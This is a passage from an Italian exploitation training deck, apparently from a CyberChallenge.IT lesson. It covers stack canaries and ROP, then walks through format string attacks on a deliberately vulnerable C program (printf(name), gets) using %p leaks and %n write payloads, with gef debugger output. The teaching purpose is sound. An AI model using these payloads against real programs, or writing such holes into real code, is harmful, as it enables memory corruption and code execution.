  printf("Hi, what\'s your name?\n> ");
  gets(local_30);
  printf("Hello %s!\n",local_30);
  if (STACK_CANARY != *(int *)(in_GS_OFFSET + 0x14)) {
    __stack_chk_fail_local();
  }
  return;
}
```

Stack canary / Stack cookie

```
gef➤  telescope
0xffffce00|+0x0000: 0x08048731  →  "Hello %s!\n"          ← $esp
0xffffce04|+0x0004: 0xffffce1c  →  "mario rossi"
0xffffce08|+0x0008: 0xf7fab000  →  0x001d4d6c
0xffffce0c|+0x000c: 0x080485d3  →  <chall+12> add ebx, 0x1a2d
0xffffce10|+0x0010: 0xffffce48  →  0xffffce58  →  0x00000000
0xffffce14|+0x0014: 0xf7feada0  →   pop edx
0xffffce18|+0x0018: 0xf7e3dacb  →  <setvbuf+11> add edi, 0x16d535
0xffffce1c|+0x001c: "mario rossi"
0xffffce20|+0x0020: "o rossi"
0xffffce24|+0x0024: 0x00697373 ("ssi"?)
gef➤
0xffffce28|+0x0028: 0xffffce48  →  0xffffce58  →  0x00000000
0xffffce2c|+0x002c: 0x080485be  →  <setup+61> add esp, 0x10
0xffffce30|+0x0030: 0xf7fabce0  →  0xfbad2087
0xffffce34|+0x0034: 0x00000000
0xffffce38|+0x0038: 0x00000002
0xffffce3c|+0x003c: 0x88e21f00
0xffffce40|+0x0040: 0x00000001
0xffffce44|+0x0044: 0x00000000
0xffffce48|+0x0048: 0xffffce58  →  0x00000000    ← $ebp
0xffffce4c|+0x004c: 0x08048657  →  <main+37> mov eax, 0x0
```


Return Oriented Programming

Return Oriented Programming (ROP)

La programmazione orientata al ritorno (ROP) è una tecnica di exploit che consente di eseguire codice in presenza di difese di sicurezza. Per esempio ASLR.

Alla base del ROP c'è un tipo di programmazione basata sul return. Cioè vengono impostati i valori dei registri secondo operazioni di *pop* dalla stack

Return Oriented Programming (ROP)



Format String Exploit

Format String Exploit

Il tipo di attacco Format String è una classe di vulnerabilità scoperte nel 1999, presenti prevalentemente in linguaggi di programmazione imperativi come il C.

Un Format String Attack è formato da tre componenti fondamentali:

- Format Function
- Format String
- Format String Parameter

Format String Exploit

- Format Function: è una funzione che converte una variabile di tipo primitivo, in una stringa leggibile dall'uomo.

```
printf, fprintf, sprintf, snprintf
```

- Format String: è l'argomento della format function

```
printf("The magic number is %d\n", 3);
```

- Format String Parameter: definiscono il tipo di conversione da effettuare in relazione alla variabile presente nella format string.

```
printf("The magic number is %d\n", 3);
```

Format String Exploit

Format String Parameter:

- *"%s"*: per stampare una stringa
- *"%d"*: per stampare degli interi
- *"%c"*: per stampare dei caratteri
- *"%x"*: per stampare caratteri esadecimali
- ***"%n"***: per scrivere nell'indirizzo puntato il numero di caratteri stampati a schermo

Format String Exploit

```c
void chall()
{
  char name[100];

  do{
    printf("What's your name?\n");

    // Safe read
    // int n = fread(name, 1, 99, stdin);
    read_string(name, 99);

    printf("Hi! ");

    printf(name);
    printf("\n\n");

  }while ( strncmp(name, "bye", 3) != 0 );

  printf("Bye..\n");

}
```

```
samuele@kubuntu:~/Repositories/Slides-Addestramento/Lezi
one 11/codice/format_string_v1$ ./main
What's your name?
Bruce Lee
Hi! Bruce Lee

What's your name?
AAAABBBBCCCC%p%p%p%p%p%p%p%p%p
Hi! AAAABBBBCCCC0x630x30x80486bb0xf7f11ce0(nil)(nil)0x41
4141410x424242420x43434343

What's your name?
```

Format String Exploit

Payload: *"AAAA%7$n"*


Numero caratteri stampati: 4 ("AAAA")

Indirizzo: "AAAA", cioè 0x41414141

```
gef➤  r
Starting program: /home/samuele/Repositories/Slides-Addestramento/Lezior
What's your name?
AAAA%p%p%p%p%p%p%p%p
Hi! AAAA0x630xffffce680x80486bb0xf7faace0(nil)(nil)0x414141410x70257025

What's your name?
AAAA%7$p
Hi! AAAA0x41414141

What's your name?
AAAA%7$n
Hi!
Program received signal SIGSEGV, Segmentation fault.
[ Legend: Modified register | Code | Heap | Stack | String ]
```



Format String Exploit

Payload: *"BBBB Mario %.244d%7$n"*

Numero caratteri stampati:

11 ("BBBB Mario ") + 244 ("%.244d") = 255

Indirizzo: "BBBB", cioè 0x42424242

```
gef➤  r
Starting program: /home/samuele/Repositories/Slides-Adde
stramento/Lezione 11/codice/format_string_v1/main
What's your name?
BBBB Mario %.244d%7$p
Hi! BBBB Mario 000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000990x42424242

What's your name?
BBBB Mario %.244d%7$n
Hi!
Program received signal SIGSEGV, Segmentation fault.
```

```
Program received signal SIGSEGV, Segmentation fault.
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────── registers ────
$eax   : 0x42424242 ("BBBB"?)
$ebx   : 0x0
$ecx   : 0x0
$edx   : 0x0
$esp   : 0xffff99b0  →  0x00000000
$ebp   : 0xffffa2a8  →  0xffffa7d8  →  0xffffcdd8  →  0xffffce88  →  0x
$esi   : 0xff
$edi   : 0xffff9a94  →  0xffffffff
$eip   : 0xf7e1cf75  →   mov DWORD PTR [eax], esi
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overfl
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
──────────── stack ────
0xffff99b0|+0x0000: 0x00000000   ← $esp
0xffff99b4|+0x0004: 0x00000000
0xffff99b8|+0x0008: 0x00000000
0xffff99bc|+0x000c: 0x00000000
0xffff99c0|+0x0010: 0xffffa7bc  →  0x1e04d300
0xffff99c4|+0x0014: 0x00000000
0xffff99c8|+0x0018: 0x00000000
0xffff99cc|+0x001c: 0xffffce1c  →  "BBBB Mario %.244d%7$n"
──────────── code:x86:32 ────
   0xf7e1cf6a                  test   ecx, ecx
   0xf7e1cf6c                  jne    0xf7e1d088
   0xf7e1cf72                  mov    esi, DWORD PTR [ebp+0x10]
 → 0xf7e1cf75                  mov    DWORD PTR [eax], esi
```

CYBER CHALLENGE
CyberChallenge.IT

Format String Exploit

In particolare:

%n	Sovrascrive 4 bytes
%hn	Sovrascrive solo 2 bytes
%hhn	Sovrascrive solo 1 byte

Grazie per l'attenzione